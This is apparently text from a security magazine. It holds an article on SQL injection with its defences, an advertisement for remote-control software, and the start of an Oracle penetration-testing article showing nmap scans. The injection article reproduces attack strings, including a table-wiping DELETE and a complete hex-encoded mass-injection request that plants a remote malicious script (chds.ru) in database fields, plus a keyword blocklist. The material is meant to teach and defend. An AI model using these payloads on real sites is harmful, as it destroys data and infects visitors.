strUsername = request.form("username")
strPassword = request.form("password")
"SELECT userID FROM users WHERE username =
   ''' & strUsername & ''' AND password
   = ''' & strPassword & '''''
```

If a user inserts admin into username field and password123 into password field, the query sent to the database becomes:

```
SELECT userID FROM users WHERE
   username = 'admin' AND password =
                  'password123'
```

A classic attack on this kind of query is to force the single quotes closure, and to append SQL commands in a way that they are unusually

WHAT YOU WILL LEARN...

Some basic SQL Injection techniques

How to maintain earlier websites in order to prevent SQL Injection attacks

WHAT YOU SHOULD KNOW...

At least one web scripting language

Basic knowledge of the SQL language

sent to the database. For example a bad boy can insert `admin';-- as` username and any password he wants, such as hacked. In this case the query sent to the database becomes:

```
SELECT userID FROM users
   WHERE username = 'admin';--'
   AND password = 'hacked'
```

SQL Server interprets the single quotes closure combined with the semicolon as a concatenation of the two following queries:

```
SELECT userID FROM users
   WHERE username = 'admin'
```

and

```
--' AND password = 'hacked'
```

The first query returns the user admin ID without knowing its relative password, while the second query is ignored because it begins with a double minus sign which tells the SQL Server that what follows is only a comment. In this case the bad boy is able to enter the restricted area without knowing the user admin password.

Another classic example this time inside a dynamic PHP page combined with a MySQL database could be the following one:

```
$id = $_GET['userID'];
"SELECT email FROM users WHERE userID
                    = $id";
```

In this case we append to the URL an ID number to obtain the user's email address from the database, as for example: *http://www.example.com/index.php?userID=1024&page=getEmail*

A bad boy could change the URL as follows:
http://www.example.com/index.php?userID=1024;DELETE%20FROM%20users&page=getEmail

So the query sent to the database becomes (`%20` is the URL encode for the white-space):

```
SELECT email FROM users WHERE
userID = 1024;DELETE FROM users
```

MySQL interprets it as two separate queries because of the presence of the semicolon:

```
SELECT email FROM users WHERE userID
                    = 1024
```

and

```
DELETE FROM users
```

The first query returns the user's email address as a request, however the second one deletes all the records in the table users. Obviously in this case the bad boy should know the users table name but, beyond not being really difficult

Some statistics

Looking on Internet for:

`script src=http://www.chds.ru/ngg.js /script`

we obtain about one thousand hacked websites cached by Google, even if it's only the last variant of a big attack at the moment this article was written. The first kind of this attack produced more than 100,000 hits. What changes from each variant are only the address and the name of the malicious script. If we look for the first kind of script `script src=http://www.banner82.com/b.js /script` injected during the attack, we still retrieve more than 23,000 cached websites. It means the attack is still alive and probably many hacked websites were just restored from backups. But they still remain vulnerable.

Listing 1. *Login Authentication through parameterized query in ASP*

```
<% '''Login Authentication through parameterized query in ASP
'Assign the values to variables
strUsername = Request.Form("username")
strPassword = Request.Form("password")

'Connect to the database
strConnectString = "Provider=SQLOLEDB; Data Source=test; Initial Catalog=test;
                    Integrated Security=SSPI;"

Set objConn = Server.CreateObject("ADODB.CONNECTION")
Set objCommand = Server.CreateObject("ADODB.COMMAND")
objConn.Open(strConnectString)

'Make the query
strCmd = "SELECT userID FROM users WHERE username = ? AND password = ?"
Set objCommand.ActiveConnection = objConn
objCommand.CommandText = strCmd
objCommand.CommandType = adCmdText

'Bind the variables

Set param1 = objCommand.CreateParameter ("username", adWChar, adParamInput, 15)
param1.value = strUsername
objCommand.Parameters.Append param1
Set param2 = objCommand.CreateParameter ("password", adWChar, adParamInput, 15)
param2.value = strPassword
objCommand.Parameters.Append param2

'Execute the query
Set objRS = objCommand.Execute()

'Fetch data
'...

'Close recordset
objRS.close()

'Close Connection
objConn.close()

%>
```

to guess, it is simple information that could be obtained through a syntactically invalid query, thereby revealing something about the script or database in the resulting error message.

These simple examples should be purely educational, because all the web developers know that it is necessary to filter and validate user input before sending data to the server.

They know that the single quotes trick could be blocked through escaping technique. For example the first attack could be blocked replacing all the occurrences of single quotes with two single quotes, as follows:

```
"SELECT userID FROM users WHERE
                    username = ''' &
   replace(strUsername, ''''', ''''''')
    & ''' AND passwors = ''' &
replace(strUsername, ''''', ''''''') &
                    '''''
```

In this way the bad boy's manipulated query becomes:

```
SELECT userID FROM users WHERE
username = 'admin'';--' AND password =
                    'hacked'
```

It doesn't return any results because it looks for a username admin';-- which doesn't exist in the database.

Similarly in the second type of attack we could execute the query only after validating userID as a numerical input value. Alternatively we could use type casting, changing the variable's type after it's been assigned a value. In PHP it is accomplished by preceding a variable's name by the type in parentheses:

```
$id = (int) $_GET['userID'];
```

The type cast (int) forces the variable $id to assume an integer value. If `$_GET['userID']` isn't numeric, `$id` becomes equal to zero. In most circumstances you don't need to cast a variable from one type to another as PHP will often automatically do so as needed. But forcibly casting a variable's type can be a good security measure in your web applications.

So good user input validation combined with type casting and good escape techniques certainly are a good ways of programming. The problem is that lazy developers could miss these simple but fundamental rules.

For this reason the best way is to avoid dangerous chains of input parameters in the queries sent to the database, and to use parameterized queries when possible. They will always be more secure than running filtered queries, but they may also be faster. If a script sends the same query to the server multiple times, parameterized queries are only sent to the server and parsed once. In Listing 1 and 2 there are examples of parameterized queries used in ASP and PHP in place of the above queries.

A real attack

Now let's analyze an actual SQL Injection mass attack which is hacking

Listing 2. *Example of prepared query in PHP*

```
<?php # Example of prepared query in PHP - Mysqli extension needed

//Connect to the database
$dbc = mysqli_connect('localhost', 'username', 'password', 'test');

//Make the query
$q = "SELECT email FROM users WHERE userID=?";

//Prepare the statement
$stmt = mysqli_prepare($dbc, $q);

//Bind the variables
mysqli_stmt_bind_param($stmt, 'i', $id);

//Assign the values to variable
$id = (int) $_GET['userID'];

//Execute the query
mysqli_stmt_execute($stmt);

//Fetch data
//...

//Close the statement
mysqli_stmt_close($stmt);

//Close the connection
msqli_close($dbc);

?>
```

Listing 3. *SQL code injected during a real SQL Injection attack*

```
DECLARE @S VARCHAR(4000);

SET @S=CAST
(
     DECLARE @T VARCHAR(255),@C VARCHAR(255)
     DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns
                    b
     WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR
                    b.xtype=167)
     OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
     WHILE(@@FETCH_STATUS=0)
     BEGIN
          EXEC('UPDATE ['+@T+'] SET ['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+
          ''<script src=http://www.chds.ru/ngg.js></script>''')
          FETCH NEXT FROM Table_Cursor INTO @T,@C
     END
     CLOSE Table_Cursor DEALLOCATE Table_Cursor) AS VARCHAR(4000)
);
EXEC(@S);--
```

thousands of websites world-wide. It's a sort of attack which injects within the hacked databases in every text field of each table, a script that contains malicious code. Users who surf the hacked websites without the necessary protections download a backdoor on their PC.

Attack propagation's speed is really something to worry about as well as its persistence despite several months have passed since the first mass attack started.

Our case study is about an old dynamic website developed in Microsoft ASP and SQL Server technologies. It has been hacked few weeks ago from the above attack, and now it has been patched through centralized subroutines as we will see later in the article.

Looking at the website's log file I've found the following strange GET request against the *default.asp* page: see Listing 4. The SQL Injection attack is evident. The default.asp page receives in input two query string parameters: ID and table. From the log file we can notice that the attack was made against the table parameter. In fact the normal GET request should be: `default.asp?ID=14&table=images`. The attack has appended a semicolon to the URL followed by other SQL instructions starting with DECLARE. The bad boy has just obfuscated the payload so that normal blocking measures can't protect against it. The CAST he used means the hexadecimal representation of the ASCII values between the CAST brackets in Listing 3. Plain text could be obtained from one of the many Text/HEX Editor, and online converters published on the web.

Listing 3 represents the code injected during the attack. Inspecting the code we can see that it first makes a join query of SQL Server system tables, sysobjects and syscolumns:

```
SELECT a.name,b.name FROM sysobjects
   a,syscolumns b WHERE a.id=b.id
   AND a.xtype='u' AND (b.xtype=99
   OR b.xtype=35 OR b.xtype=231 OR
                    b.xtype=167)
```

The query returns all the user tables (`xtype='u'`) from sysobjects, and all the ntext, text, nvarchar, and varchar columns (respectively: `xtype=99`, `xtype=35`, `xtype=231`, `xtype=167`) for each returned user table.

Then it makes a loop on the opened cursor and updates every column of each table appending a malicious JS script from a Russian website at the end of each field:

```
UPDATE ['+@T+'] SET ['+@C+']=
   RTRIM(CONVERT(VARCHAR(4000),
   ['+@C+']))+ ''<script src=
   http://www.chds.ru/ngg.js></
                    script>'''
```

Listing 4. *HTTP GET request made during the attack*

```
http://www.hackedwebsite.com/default.asp?ID=14&table=images;DECLARE%20@S%20VARCHAR(400
                    0);SET%20@S=CAST(0x4445434C41524520405420564152434841522832235
                    35292C40432056415243484152283235352920444543 4C41524520546162
                    6C655F437572736F7220435552534F5220464F522053454C45435420612E6
                    E616D652C622E6E616D652046524F4D207379736F626A6563747320612C73
                    7973636F6C756D6E732062205748455245204 20612E69643D622E696420414E
                    4420612E78747970653D27752720414E442028622E78747970653D393920
                    4F5220622E78747970653D3335204F5220622E78747970653D323331204F
                    5220622E78747970653D31363729204F50454E205461626C655F43757273
                    6F722046455443482044E4558542046524F4D205461626C655F437572736F
                    7220494E544F2040542C4043205748494C45284040464554434485F535441
                    5455533D302920424547494E204558454328275550444154452052 05B272B40
                    542B275D20534554205B272B40432B275D3D525452494D28434F4E564552
                    542856415243484152283430303029 2C5B272B40432B275D29292B27273C
                    736372697074207372633D687474703A2F2F7777772E636864732E72752F
                    6E67672E6A733E3C2F7363726970743E272727292046455443482044E4558
                    542046524F4D205461626C655F437572736F7220494E544F2040542C4043
                    20454E4420434C4F5345205461626C655F437572736F722044541 4C4C4F
                    434154452052 05461626C655F437572736F7220%20AS%20VARCHAR(4000));EX
                    EC(@S);--
```

Listing 5. *Dynamic access to tables through a filtered query in ASP*

```
<% '''Dynamic access to tables through a filtered query in ASP

'Assign the values to variables
strID = Request.Querystring("ID")
strTable = Request.Querystring("table")

'Connect to the database

strConnectString = "Provider=SQLOLEDB; Data Source=test; Initial Catalog=test;
                    Integrated Security=SSPI;"

Set objConn = Server.CreateObject("ADODB.CONNECTION")

Set objCommand = Server.CreateObject("ADODB.COMMAND")

objConn.Open(strConnectString)

'Validate strID value
if strID <> "" and isnumeric(strID) then

        'Make the query enclose the table name in square brackets and escaping them
        strCmd = "SELECT * FROM [" & Replace(strTable, "]", "]]") & "] WHERE id = " &
                    strID

        Set objCommand.ActiveConnection = objConn
        objCommand.CommandText = strCmd
        objCommand.CommandType = adCmdText
        Set objRS = objCommand.Execute()


end if

%>
```

Note that during the update it also temporarily converts all columns to VARCAHR(4000). It means that all text longer than 4000 characters is truncated.

Listing 6. *A centralized SQL blacklist validation in ASP*

```
<% '''A centralized SQL blacklist validation in ASP

'''It decodes an obfuscated URL and returns plain text
Function URLDecode(sConvert)
    Dim aSplit
    Dim sOutput
    Dim I
    If IsNull(sConvert) Then
       URLDecode = ""
       Exit Function
    End If
    sOutput = REPLACE(sConvert, "+", " ")
    aSplit = Split(sOutput, "%")
    If IsArray(aSplit) Then
         If UBound(aSplit) > 0 Then
           sOutput = aSplit(0)
           For I = 0 to UBound(aSplit) - 1
             sOutput = sOutput & Chr("&H" & Left(aSplit(i + 1), 2)) &
             Right(aSplit(i + 1), Len(aSplit(i + 1)) - 2)
           Next
        End If
    End If
    URLDecode = sOutput
End Function

'''Stop responses if any SQL value is found in requests
Sub BlockMalware()
     Dim SQL_VALUES : SQL_VALUES = Array("DECLARE ","DROP ","INSERT ","UPDATE
                       ","DELETE ", "SELECT ", "UNION ", "HAVING ")

     Dim HTTP_PARAMETER, HTTP_DECODE_VALUE
     Dim COUNT_VALUES
     Dim FOUND_MALWARE : FOUND_MALWARE = False
     For Each HTTP_PARAMETER In Request.Form
          HTTP_DECODE_VALUE = Ucase(URLDecode(Request.Form(HTTP_PARAMETER)))

          For COUNT_VALUES = 0 to Ubound(SQL_VALUES)
                If InStr(HTTP_DECODE_VALUE, SQL_VALUES(COUNT_VALUES)) > 0 Then
                    FOUND_MALWARE = True
                    Exit For
                End If
           Next
     Next

     For Each HTTP_PARAMETER In Request.QueryString
          HTTP_DECODE_VALUE = UCase(URLDecode(Request.QueryString(HTTP_PARAMETER)))
          For COUNT_VALUES = 0 to Ubound(SQL_VALUES)
               If InStr(HTTP_DECODE_VALUE, SQL_VALUES(COUNT_VALUES)) > 0 Then
                    FOUND_MALWARE = True
                    Exit For
               End If
           Next
      Next

      If FOUND_MALWARE Then
           response.write "<h2>Operation not valid!</h2>"
           response.end
      End If

End Sub

'''Execute the BlockMalware subroutine
Call BlockMalware()
%>
```

This causes two devastating effects on the hacked website:

- It is filled with scripts with malicious code inside. Users who surf the website without protection (such as a script-blocker or a good antivirus) download a backdoor on their PC.
- Fields conversion to varchar(4000) causes loss of data and problems in page layout response.

How to prevent the attack

In this case the attack was successfull because the developer paid attention only to the ID validation which was expected to be numerical, but he was too lazy in validating the table parameter which should contain the SQL Server table name to be queried. The vulnerable code on which the attack takes place is the following one:

```
If strID <> "" and isnumeric(strID)
                    Then
"SELECT * FROM " & strTable & " WHERE
                    id = " & strID
End If
```

The developer didn't validate the table parameter. In this case there's no need to escape single quotes, but square brackets. In fact for Microsoft SQL Server object identifiers, you must enclose the object names in square brackets and replace all the occurrences of right square brackets with two right square brackets, as follows:

```
"SELECT * FROM [" & Replace(strTable,

 "]", "]]") & "] WHERE id = " & strID
```

Listing 5 illustrates the entire code.

The problem is that it could be really difficult to identify all SQL Injection vulnerabilities, above all for big websites, rather than replacing concatenated queries with parameterized ones.

So that we can make old websites protect against this attack we use another kind of approach a centralized SQL blacklist validation.

We can write a script that knows exactly which characters are bad and invalidates input that contains them. All other input is

considered to be good. An example could be the `BlockMalware()` subroutine in Listing 6.

It should be included and called in every web page that connects to a SQL Server database in order to block any requests which contain SQL keywords, such as `DECLARE` or `DELETE`. An unwanted effect of this solution is that along with illegitimate content, legitimate contents are blocked. So if a user submits a form which updates website contents and the text contains one or more of the banned words, the user will receive the message: Operation not valid! Let's see how it works:

First we define an array of bad words:

```
Dim SQL_VALUES : SQL_VALUES =
   Array("DECLARE ","DROP ","INSERT
   ","UPDATE ","DELETE ", "SELECT ",
    "UNION ", "HAVING ")
```

We can add all the words we desire, but remember there is the risk of blocking legitimate content, too. Second we loop on all POST requests (submitted through forms):

```
For Each HTTP_PARAMETER
   In Request.Form
,,,
Next
```

and we decode them through the URLDecode function, in case they have been obfuscated:

```
HTTP_DECODE_VALUE = UCase(URLDecode
   (Request.Form(HTTP_PARAMETER)))
```

then we check if any bad words are found. If yes, we raise the FOUND_MALWARE flag, and we exit the loop:

```
If InStr(HTTP_DECODE_VALUE,
SQL_VALUES(COUNT_VALUES)) > 0 Then
FOUND_MALWARE = True
Exit For
End If
```

Now we repeat all the above operations for the GET requests (parameters append to URLs):

```
For Each HTTP_PARAMETR In
   Request.QuertString
...
Next
```

If the `FOUND_MALWARE` flag has been arisen, we stop the page response and print an error message on the screen:

```
If FOUND_MALWARE Then
response.write "<h2>Operation not
                    valid!</h2>"
response.end
End If
```

For the case under examination the `BlockMalware()` subroutine has worked well. I've put it inside the database connection class which is included in every ASP page.

Obviously it's only a patch, but it works well for big old websites where looking for SQL Injection vulnerabilities could be a mess.

Validation, typecasting, escaping

Every good developer must write queries with these three fundamental rules in mind.

Input validation is a server side check of everything that comes from user input. Simple validations are for example, the checking of mandatory fields, numerical values, and size of limited text fields. In many cases we need to use regular expressions to validate more complex input fields, like email addresses, phone numbers, and time/date fields.

Type casting consists in forcing variables to assume a particular kind of data type after they've been assigned a value. Some languages often do it automatically, but forcibly casting a variable's type can be a good security measure.

The escaping technique consists in quoting all the occurrences of a particular character. It must be used every time a variable is enclosed between special characters. For example you should escape the single quotes for strings rather than square brackets for table names in SQL queries.

Listing 8 compares the ASP and PHP syntaxes for some of these techniques.

Listing 7. *SQL Server stored procedure which replaces a string within all the text fields of each user table*

```
CREATE PROC dbo.sp_cleanScript

(
     @SearchStr nvarchar(100),
     @ReplaceStr nvarchar(100)
)
AS
BEGIN
SET NOCOUNT ON
DECLARE @SearchStr2 nvarchar(110),  @StrUpdate1 nvarchar(256), @StrUpdate2 nvarchar(256)
SET @SearchStr2 = QUOTENAME('%' + @SearchStr + '%','''')
SET @StrUpdate1 = QUOTENAME(@SearchStr,'''')
SET @StrUpdate2 = QUOTENAME(@ReplaceStr,'''')
DECLARE @T VARCHAR(255), @C VARCHAR(255)
DECLARE Table_Cursor CURSOR FOR SELECT a.name,b.name FROM sysobjects a,syscolumns b
WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR
                    b.xtype=167)
OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)

BEGIN
          EXEC
          (
                    'UPDATE [' + @T + '] SET [' + @C + '] =
                    REPLACE( CONVERT( VARCHAR(4000), [' + @C + '] ), ' +
                    @StrUpdate1 + ', ' +
                    @StrUpdate2 + ' )'
          )
          FETCH NEXT FROM Table_Cursor INTO @T,@C
END
CLOSE Table_Cursor DEALLOCATE Table_Cursor) AS VARCHAR(4000)

END
GO
```

Website has been hacked...and now?

Unfortunately for websites which have already been hacked, we can only restore data from backup, especially in cases where there are long text or images which have been truncated to 4000 characters. If not, we could use the same attack technique to clean up all the tables infected with the malicious script. To do that let's simply modify the code in Listing 3, and let's change the `UPDATE` so that it replaces all the occurrences of the malicious script with an empty string:

```
EXEC('REPLACE( CONVERT( VARCHAR(4000),
   [' + @C + '] ),  ''<script src=
http://www.chds.ru/ngg.js></script>'',
                        '''' )')
```

If you prefer you can transform the code into a parameterized SQL Server stored procedure as shown in Listing 7. To execute the code simply run the following command in the SQL Server Query Analyzer:

```
Exec sp_cleanScript '<script src=
   http://www.chds.ru/ngg.js></
                    script>', ''
```

Note that the REPLACE function can't be applied against text fields, so we need to convert all text fields to varchar (4000), of course without causing more damages then the attack has already done.

Script execution requests use a lot of server resources and it could cause a sort of temporarily denial of service while running. It could also go into timeout, and in this case not all the tables are cleaned. I would be better if we stop the web server before making any changes.

For end users the only way to protect themselves against similar attacks is to use a good antivirus, and a high protection security level when surfing the web. For those using Firefox there is an excellent plugin whose name is NoScript, which allows you to block JS scripts within a web page, and manually authorize them if deemed safe. It could be directly downloaded as an extension for Firefox.

In conclusion, despite web 2.0 new technologies usually offer protection from SQL Injection attacks, the latter continues to remain alive and really dangerous. The mass attack in the last few months is a demonstration of that. In fact Microsoft recently has been working to release a tool that allows you to test old ASP websites for vulnerabilities. The most disconcerting things are the speed in which the attack spreads, and the websites that fall after that for years of remaining intact despite their hidden vulnerabilities. The reality is security in developing websites has been often delegated to the developer's individual care, while it should be systematically considered as a fundamental design constraint.

On the 'Net

- *http://msdn.microsoft.com/en-us/library/cc676512.aspx* – Microsoft rules for preventing SQL Injection in ASP
- http://devzone.zend.com/node/view/id/686 (Prepared Statements in PHP)
- http://ryangaraygay.com/blog/post/2008/05/SQL-injection-attacks-banner82-script.aspx (SQL injection attacks: banner82 script)
- http://dev.mysql.com/tech-resources/articles/4.1/prepared-statements.html (what, why, when, and how to use prepared statements)

Listing 8. *Comparing some ASP and PHP syntaxes for user input control*

```
<% '''ASP code
            'Retrieving GET requests:
     userInput = request.querystring(''userInput'')

      'Retrieving POST requests:
       userInput = request.form(''userInput'')

    'Checking for mandatory fields:
        if userInput <> '''' then ...

      '       if isnumeric(userInput) then ...

    'Checking for size limits_
        if len(userInput) <= max then ...

       'Typecasting :
         quantity = cint(quantity)
       price = cdbl(price)

      'Escaping:
        userInput = replace(userInput, ''']'', ''']]'')
 %>
 <?php #PHP code
     #Retrieving GET requests:
       $userInput = $_GET['userInput'];
     #Retrieving POST requests:
       $userInput = $_POST['userInput'];
    #Checking for mandatory fields:
          if(!empty($userInput)) {...};
     #'         if(is_numeric($userInput)) {...};
    #'Checking for size limits_
          if(strlen($userInput)) <= $max {...};

     #Typecasting :
          $quantity = (int) $_POST['quantity'];
     $price = (float) $_POST['price'];
      #Escaping:
        $userInput = str_replace(''']'', ''']]'', $userInput);
?>
```

Antonio Fanelli
Electronics engineer since 1998 and is extremely keen about information technology and security. He currently works as a project manager for an Internet software house in Bari, Italy.

Anyplace Control 4 Lets Admins Control PC from Anywhere

Anyplace Control is the leading software for monitoring and managing the remote computer desktop via LAN or Internet. It's affordable and remarkably easy to install and get started with.

Imagine being able to make only one click and watch a live color image of what an employee is doing at any workstation at that moment. An administrator of a large corporate network certainly has his hands full. Giving a helping hand to the employee who is having a technical problem at any given moment is probably one of the most important demands of being an admin, and the most time consuming. So anything that makes the job of monitoring easier and more effective will probably be welcome.

One technological advancement that fits that bill is a new software system called Anyplace Control. The program allows a network administrator to monitor and manage any remote workstation in a network without the need to stand up and walk to the physical location of the computer.

- Anyplace Control lets you provide remote tech assistance via the Internet or LAN to the customers who cannot resolve problems on their own. You can connect to the customer's desktop and fix any problem on the remote machine quickly.
- Using Anyplace Control, you can help your relatives, friends to resolve computer problems without leaving the comfort of your home chair. The software is an easy way to share files with friends. You can transfer music, photos or documents directly to your friend's computer.

ATTENTION!
Use the following link to get 1 software license for FREE:
http://www.anyplace-control.com/free.shtml
You can download Anyplace Control from official website
www.anyplace-control.com

CONTACT
Anyplace Control Software
http://www.anyplace-control.com

ADITYA K SOOD, A.K.A.
0KN0CK

Auditing Oracle in a Production Environment

Difficulty

This paper is based on real penetration testing of Oracle servers on HP-UX systems and the way the auditor has to follow to combat the stringencies that come in a way. We will dissect the errors and the way to bypass them to conduct the tests.

WHAT YOU WILL LEARN...

The user will learn about the methodology and how to conduct tests.

The user will learn about Oracle Auditing Model.

The way to penetrate deep into systems.

Overall Oracle deployment and responsible behavior of disclosing bugs.

WHAT YOU SHOULD KNOW...

Understanding of Oracle working and implementation.The administration knowledge of Oracle suit will be added advantage.

Deployment of Oracle in a production environment.

Knowledge of basic Oracle tools.

Usually Oracle is used as a backend in large production environments supporting applications like SAP and other products. The production environment is very critical from company perspective and data is one of the prime concerns that has to be protected. That's why most of the attackers try to hack the databases to leverage maximum information. We will specifically cover the penetration testing of Oracle servers. The prime target is to test the Oracle by using core techniques in a tactical way. We will talk about core Oracle processes running in a network and the way to audit it. The essential point is to bypass the generic problems thereby conducting a pure audit of an Oracle database.

Understanding Oracle Services from Hacker's Perspective

The Oracle database is used in a distributed way to support a number of data centric applications. Being client server architecture the main database is supported on the prime server and all the other nodes communicate with it by connecting to the Oracle server. For Example: in SAP organization (i.e. System Application Programming) software supports Oracle at the backend. All the clients have a direct interface to the application running on server with an Oracle database on the backend. It is good to dig little more to understand the Oracle processes running in the network. To understand the Oracle functioning from pen testing point of view, the underlined components need to be traversed. So let's start with it.

Oracle XML DB Service

While scanning the network, the auditor will always find the Oracle XML DB Service. Basically it is implemented for the HTTP based working environment where web applications are supported. The second reason for the use of XML db is to store data in XML format for productive use in cross platforms. As XML is a strategic part of DOM (i.e. Document Object Model) so data can move in and out through DOM interface. The mechanisms like content generation and transformation with superior memory management are supported effectively by Oracle. From a network perspective protocols like HTTP, Web DAV and FTP are well supported. It also favors the SQL repository search through XML. The SQL dual operations (i.e. SQL operation) can be carried on XML and XML operations can be carried on SQL. This web service basically runs on port 80 or port 8080. This service can be a good response revealer when a HTTP Verb request is sent to the server. The auditor always sends a GET /POST/HEAD request to the desired port for querying Oracle VERSION Check. It answers back with good information and the Oracle version running. It's a good technique to follow. Let's have a look at the network map output (see Listing 1).

This gives a view that the service port is open and it can process the service request.

Oracle MTS Service:

Oracle provides support to Microsoft Transaction Server for carrying out operations where COM components are involved. As Oracle works in distributed structure model where number of clients connect to main server, this service proves beneficial. This service is implemented through OCI (i.e. Oracle Call Interface). The process listed for this service is OMTSRECO.exe which runs in the context of running Host. The MTS acts as a distributed transaction coordinator to manage and control the transactions taking place in a distributed way. The transactions are controlled by placing a proxy component termed as Oracle MTS (i.e. OraMTS) between database and DTC. Firstly all the working behavior is based on communication between the processes but with new features the paradigm has shifted to intra processes. This provides per process control over the transaction taking place. The MSDTC supports the OraMTS. It is straight forward depicts that Host running the Oracle MTS service will be a Windows machine. Let's look at the scanned output (see Listing 2).

The scanned output shows port 2030 when allowing the Oracle MTS service. With this service MSDTC is implemented. On patched versions of Microsoft Windows the MSDTC is a serious vulnerable base for exploiting the system.

Oracle TNS Listener Service

The Oracle TNS Listener Service is a centralized point where every single node of a system connects. Basically *the TNS* listener is supported well in database clusters and even centralized servers in a production environment. The client connects to the server through the listener to run queries directly on the database with connect calls. All the queries are executed remotely and the changes take place in the Oracle database. The TNS means Transport Layer Substrate. It manages the remote command execution mechanism and traffic between client and server. The Oracle suite is comprised of the TNS listener component for server side and the TNS Control component on client side. The connection is initiated through TNS control utility which is accepted by the TNS Listener. The TNSNAMES.ORA and SQLNET.ORA are the configuration files for the TNS listener. But for effective use the auditor has to create a LISTENER.ORA with same configuration semantics as described in the other two files. The prime aim is to set a connection string coupled with the type of service requested from the Oracle server. When the SQL*PLUS is executed for interactive query execution, it checks the service type. If the service type is not specified and not supported by the Oracle server, the TNS listener fails to set the connection (see Listing 3).

That's the exact way to set the listener. The service name is critical to set a client properly. It generates many errors with a badly configured parameter. This point comes into play when the auditor has to set a client while testing. This strategy will be discussed with thin clients in the next part. So let's have a look at the scanned output (see Listing 4).

The Oracle TNS Listener is a high risk vulnerability issue when not applied properly. The output shows that the default port 1521 which is in listening state. By conducting further fingerprinting one can analyze whether this component is vulnerable or not.

These three processes constitute the Oracle working in a high end production environment. This needs to be understood efficiently when an audit is to be conducted.

What Leads to Oracle Hacking?

The Problems that lead to hacking of Oracle Servers in Production Environment:

- It has been identified that cost optimization leads to insecurity of products. It seems to be a bit odd but this is the truth. The organization finds it difficult to move from older version of softwares to newer one because of incurring costs. This seems a bit sarcastic because no money is spent on security and privacy of running components. So some older versions of software run in organizations for longer durations without considering the risk.
- Even the older versions of software are not regularly tested or patched against certain vulnerabilities. The patch management process is not followed by the company which opens doors for hackers to compromise the security.
- To illustrate the above issues it has been revealed that organizations run old versions of Oracle without

Listing 1. *Oracle XML DB Service*

```
5302/tcp open  X11           HP MC/ServiceGuard
5303/tcp open  hacl-probe?
6000/tcp open  X11?
6112/tcp open  dtspc?
8080/tcp open  http       Oracle XML DB Enterprise Edition httpd 9.2.0.1.0 (Oracle9i
                    Enterprise Edition Release)
```

Listing 2. *Oracle MSDTC Service*

```
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 2000 microsoft-ds
2030/tcp  open  oracle-mts    Oracle MTS Recovery Service
2301/tcp  open  http          HP Proliant System Management 2.0.1.104
                    (CompaqHTTPServer 9.9)
3372/tcp  open  msdtc         Microsoft Distributed Transaction Coordinator (error)
```

Listing 3. *TNS Connection String*

```
KNOCK =
  (DESCRIPTION = (ADDRESS_LIST =
      (ADDRESS = (PROTOCOL = TCP)(HOST = somehost)(PORT = 1521))
    )
    (CONNECT_DATA =
      (SERVICE_NAME=ORA10)
    )
  )
```

moving to newer ones. Oracle 9 is still supported without migration to Oracle 10 or Oracle 11. Even no patches are applied. This type of software and path management put organizations at risk.

- The poor configuration and default settings of components and software are one of the prime factors of insecurity. There is no doubt administering Oracle is not an easy task. One has to be aware of each and every aspect of software from a security point of view prior implementing in the organization. But looking at the scale on which Oracle servers are implemented, this has to be verified to protect the insecurity. Default passwords and schemas are a hacker's first choice.
- Information obtained through Banner Grabbing is one of the best sources to check the version and state of software running. The administrators have to remove it or display it in a rogue way that becomes hard to decipher. This is a good approach of protecting information.

These are some of the manipulative components that allow the attackers to break into databases.

A Way the Hacker Performs Audit

Now we will discuss things to look into while performing an Oracle audit. It's always better to start the process from top to bottom to query entities one by one. It is a good approach to obtain as much knowledge of the target by performing a number of different requests and using many different tools. We will follow the Oracle Auditing Model specifically outlined in this paper. Let's analyze the process in steps:

Understanding the Deployed Oracle Environment

Auditing an Oracle server requires an in depth understanding of the environment in which it is deployed. It's very critical from organization's point of view if any of the Oracle servers go down while auditing. Auditing should not result in downtime of production servers. It is unacceptable on auditors behaf because it results in business loss. For this reason certain steps must be followed by an auditor to perform secure auditing. For Example: exploit testing should be carried out after normal working hours. While performing an audit all steps to protect organization should be taken.

The underlined diagram is the standard Oracle approach. Thanks to Oracle for this (see Figure 1).

After this, Oracle testing is conducted. For simplification of concept we will use the Oracle Auditing Kit for this.

Oracle Servers Alignment

It is one of the starting step in which an auditor checks how the Oracle servers are set for working. Whether clusters are designed every node is in virtual state with virtual server. The other setting can be direct connection interface to the server. Both connections work on the concept of OCI (i.e. Oracle Call Interface). This information needs to be collected. It can be done by looking at the network architecture or by consulting with the security team in a general manner. One should gather the stats whether the target is dedicated or virtual in nature. A generalized view is presented at Figure 2.

Oracle Service Scanning

The next step is to perform the simple scanning for the default ports for the Oracle services. This provides an overall insight of the open ports and the type of services running on the network. Mostly in organizations and large scale environments the standard ports are used. So scanning should be done in a silent way without generating much traffic. Of course NMAP is the best tool to use for our scanning purposes. Let's see Listing 5

I have truncated the output for better view. All three processes are in listening state. You can follow by performing a simple step to check whether the TNS listener is in listening state or not. The Oracle client setup has a utility called TNSPING which automatically detects the state whether it is alive or not. So it's a good step to perform.

Oracle Version Detection

The Oracle version is required for understanding the type of vulnerabilities it possesses. The Oracle version provides the key information to set a diversified attack surface and testing entities. The version should be known prior carrying out

Listing 4. *Oracle TNS Listener Service*

```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 2000 microsoft-ds
1067/tcp open  msrpc         Microsoft Windows RPC
1521/tcp open  oracle-tns    Oracle TNS Listener 9.2.0.1.0 (for 32-bit Windows)
2030/tcp open  oracle-mts    Oracle MTS Recovery Service
3389/tcp open  microsoft-rdp Microsoft Terminal Service8080/tcp open  http
Oracle XML DB Enterprise Edition httpd 9.2.0.1.0 (Oracle9i Enterprise Edition Release)
```

Listing 5. *Scanning for Oracle Service through Nmap*

```
[root@knock] nmap -P0 -sV -O -v -T aggressive 172.16.25.5 -p 1521, 8080 , 2030
Host 172.16.25.5 appears to be up ... good.
Interesting ports on 172.16.25.5:
